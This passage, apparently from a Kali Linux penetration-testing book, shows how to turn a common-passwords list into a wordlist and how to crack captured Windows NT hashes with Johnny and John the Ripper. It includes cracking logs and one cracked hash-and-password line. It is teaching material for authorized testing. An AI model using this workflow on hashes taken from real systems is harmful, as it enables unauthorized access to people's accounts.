


Note we have the line numbers to the left, which we need to discard, and five words per line separated by tabs and spaces. We will want to move each word to a new line.

The `cat` command reads a text file, and prints to out to the screen or to another file. Using it along with the `cut` command, we will strip out the line numbers first. The `cut` command sees the tabs as spacers between fields so the numbers are the first field in the line. We want to cut the numbers and leave the words, so we cut the first field and keep the others. To do this, run the following:

```
cat 500-common-orginal.txt | cut -f2
```


We get the returned output return as follows. If you look, you will see that this is a list of the first word only in every line and not the whole list. Using the `-f2` flag, we have cut everything except the second field in every line. The following image has some words scrubbed out to keep this book's Grating, but some people are vulgar by nature. Some words in the list may not be fit to print, but they are in the top 500 common passwords. When hacking, you are dealing with a person's nature, and that is not necessarily socially correct. People are often found to choose rude words, when they believe nobody will ever see what they wrote, or where they believe themselves to be anonymous:



Since we want all the words from each line, and we have to include the other five columns in the command, five words in a line, plus the number, is six fields to a line, and we want to cut the first field (the number) and keep the rest, so we change the `-f` flag to `-f2-6`. This will cut field 1 and print out fields 2 through 6. We see in the following that the return has cut out the number row, but we still have five words per line. This will not run correctly in the password cracker; we still need to move all the words to their own line:

```
cat 500-common-orginal.txt | cut -f2-6
```

This command string gets rid of the line numbers, though it would not be a matter of more than a couple of seconds to leave the line numbers in. It wouldn't be as neat, though, and sometimes neatness counts. The following image is the output of the command:



To get all the words on a new line we use the `--output-delimiter` flag and use the value of `$'\n'`, which tells us the output for every delimiter, which is the tab space in the line, to move the next field to a new line:

```
cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n'
```

```
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n'
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool

diamond
steelers
muffin
cooper
12345
nascar
tiffany
```

Now we have each word on a new line, but we also need to print this to a file for use. To do this, we will use the redirect command `>` to send the output to a new text file. Be careful, the `>` command sends the output of the commands being run to a file, but if the filename exists, it will overwrite the contents of the file. If you want to increase the size of a file you already have, use the command `>>` to append the output to an already existing file.

The following image shows the commands sending the words to the working file of weak passwords, and to test the output file for content and format:

```
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n' >
 500-common.txt
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  500-common.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common.txt
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool
```

Run the `ls` command to double-check that you are in the right directory, and that your chosen output file does not exist, then run the following to output to a file:

```
cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n' >
500-common.txt
```

Hacker Note


If you accidentally run the command as `cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n' > 500-common-original.txt`, you will overwrite your original file and be left with nothing to recreate in the event that your new file contents are not what you wanted.

Notice that this time there is no output to the screen, but when the `ls` command is run again we see the new file in the working directory. By cutting the new file, we see our new password file ready for use.


My friend Johnny

First we will talk about my friend Johnny. Johnny is a GUI frontend for my other friend John. For most password cracking tasks, this is an easy way to use Johnny. It uses the normal defaults for most password cracking sessions. Once you have captured some hashes, save them to a text file and open Johnny. As shown in the following image, Johnny can be found under **Applications** | **05 – Password Attacks** | **johnny**:

Getting to Johnny in Kali 2.x is simpler. See the following image:



We are using the password hashes from a previous exploit earlier in the book, where we were passing the hash. We have shortened the list to only include the hashes of the two accounts that we think have critical access to the networked systems:





Once Johnny is open, click on the **Open Passwd File** button and pick the text file where you have saved the user's hash values. This will load the file into Johnny.

Hacker Note:


It is best to delete the Guest and any other user account that you do not want to crack. This will cut down on the length of time it takes to crack the passwords. As you see in the following, we are only cracking two accounts.

The following image is your first view of Johnny's interface. Very simple, and powerful:







We know these hashes come from a Windows 7 system. With Windows 7, LM hashes are no longer used by default, so we must change the default LM hash cracking. You will get the following error in the **Output** tab if this is not changed:



Click on the **Options** tab and change the **Auto Detect** to `nt2` as follows:



Now click the **Passwords** tab and then click the **Start Attack** button; this will begin the cracking process. You can see the process in the bottom tab on the screen:




Note that it now shows the format as `nt2` and is running. Have a cup of coffee. This might take a while.

Also note, we have a **Pause Attack** button. If needed you can pause the attack.

As with a lot of open source applications, sometimes they have quirks. Johnny is no different. Sometimes when doing a cracking run, the process will run and crack the passwords but they will not show in the GUI window. If the **Pause Attack** button has grayed out and only the **Start** button can be clicked, the run has completed and the passwords have been cracked. You can find the cracking information by clicking on the **Options** button. This page will also show you the length of time it took to run and the passwords cracked. This the best page to get all the results of the run.

You can see in the next image that it took 7 hours and 18 minutes to crack two passwords with six and seven characters and using complexity of upper and lower case letters, numbers, and special characters:



John the Ripper (command line)

John the Ripper is the application that underlies Johnny. You may be like us, and be more comfortable on the command line than in a GUI when using the password cracking tools, like John the Ripper. You may go for the CLI because it uses fewer resources than the GUI, or because you are working through a SSH connection to a server without a GUI interface. It is easy to use John the Ripper, and there are a lot more options and ways to use John by using the command lines that have not yet been added to Johnny.

You can see all the various hashing algorithms supported by John and test the speed of your system for cracking by running the following command:

```
john -test
```

This will run through all the various hashing algorithms supported by John and give you the time it will take for the various hashes. The following image shows the read-out from the test flag:

```
root@kalibook:~# john --test
Benchmarking: Traditional DES [128/128 BS SSE2-16]... DONE
Many salts:     4853K c/s real, 4902K c/s virtual
Only one salt:  4624K c/s real, 4718K c/s virtual

Benchmarking: BSDI DES (x725) [128/128 BS SSE2-16]... DONE
Many salts:     162724 c/s real, 167706 c/s virtual
Only one salt:  162048 c/s real, 163684 c/s virtual

Benchmarking: FreeBSD MD5 [128/128 SSE2 intrinsics 12x]... DONE
Raw:    37536 c/s real, 37915 c/s virtual

Benchmarking: OpenBSD Blowfish (x32) [32/64 X2]... DONE
Raw:    942 c/s real, 961 c/s virtual

Benchmarking: Kerberos AFS DES [48/64 4K]... DONE
Short:  511744 c/s real, 522187 c/s virtual
Long:   1697K c/s real, 1714K c/s virtual

Benchmarking: LM DES [128/128 BS SSE2-16]... DONE
Raw:    61853K c/s real, 63116K c/s virtual

Benchmarking: dynamic_0: md5($p) (raw-md5) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:    30520K c/s real, 31143K c/s virtual

Benchmarking: dynamic_1: md5($p.$s) (joomla) [128/128 SSE2 intrinsics 10x4x3]... DONE
Many salts:     20969K c/s real, 21397K c/s virtual
Only one salt:  16441K c/s real, 16777K c/s virtual

Benchmarking: dynamic_2: md5(md5($p)) (e107) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:    15562K c/s real, 15880K c/s virtual

Benchmarking: dynamic_3: md5(md5(md5($p))) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:    10406K c/s real, 10618K c/s virtual

Benchmarking: dynamic_4: md5($s.$p) (OSC) [128/128 SSE2 intrinsics 10x4x3]... DONE
```

We're going to run John against a set of hashes obtained from an earlier exploitation of a system. Note the flags we are using to perform this. We are using `-format=nt2` and then picking the file:

```
john -format=nt2 hashdump.txt
```

```
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
```

With this cracking run, we are cracking passwords that are more than 6 characters. Note the time it has taken to run this process. This shows that when it comes to passwords, the length is more important than the complexity.

In the following screenshot, you can see that it took 1 day and 23 hours to crack a pretty simple 7 character password. The second password, which was 8 characters long, did not crack after 4 days 14 hours and 56 minutes. Yes, each extra character makes the time it takes to crack grow exponentially:

```
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
guesses: 0  time: 0:09:37:41 0.01% (3)  c/s: 72688K  trying: 2vyiRnbi - 2vyiRnb!
guesses: 0  time: 0:23:46:18 0.04% (3)  c/s: 76045K  trying: 37gBbh2w - 37gBbhbv
guesses: 0  time: 1:23:01:53 0.09% (3) (ETA: Fri Oct 22 09:37:27 2021)  c/s: 77085K  trying: 5WyS6E6 - 5WyS6E!
evil111!         (hax0r)
guesses: 1  time: 2:00:33:37 0.10% (3) (ETA: Fri May 21 08:48:12 2021)  c/s: 76522K  trying: HAquEzC - HAquE-C
guesses: 1  time: 2:14:17:13 0.12% (3) (ETA: Thu Oct  7 18:18:45 2021)  c/s: 68392K  trying: NlUxp6ci - NlUxp6cj
guesses: 1  time: 4:14:55:46 0.23% (3) (ETA: Fri May  7 14:43:07 2021)  c/s: 55754K  trying: Vt- Wtp. - Vt- Wt d
guesses: 1  time: 4:14:56:03 0.23% (3) (ETA: Fri May  7 16:46:18 2021)  c/s: 55753K  trying: Vtk2wR0x - Vtk2wR0T
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

By running the `-show` flag after the run, you can see the cracked word and that we have one still left to crack:

```
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt --show
hax0r:evil111!:aad3b435b51404eeaad3b435b51404ee:9e8bda2b4be66d8ef100b66c5900b82f:::

1 password hash cracked, 1 left
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence#
```

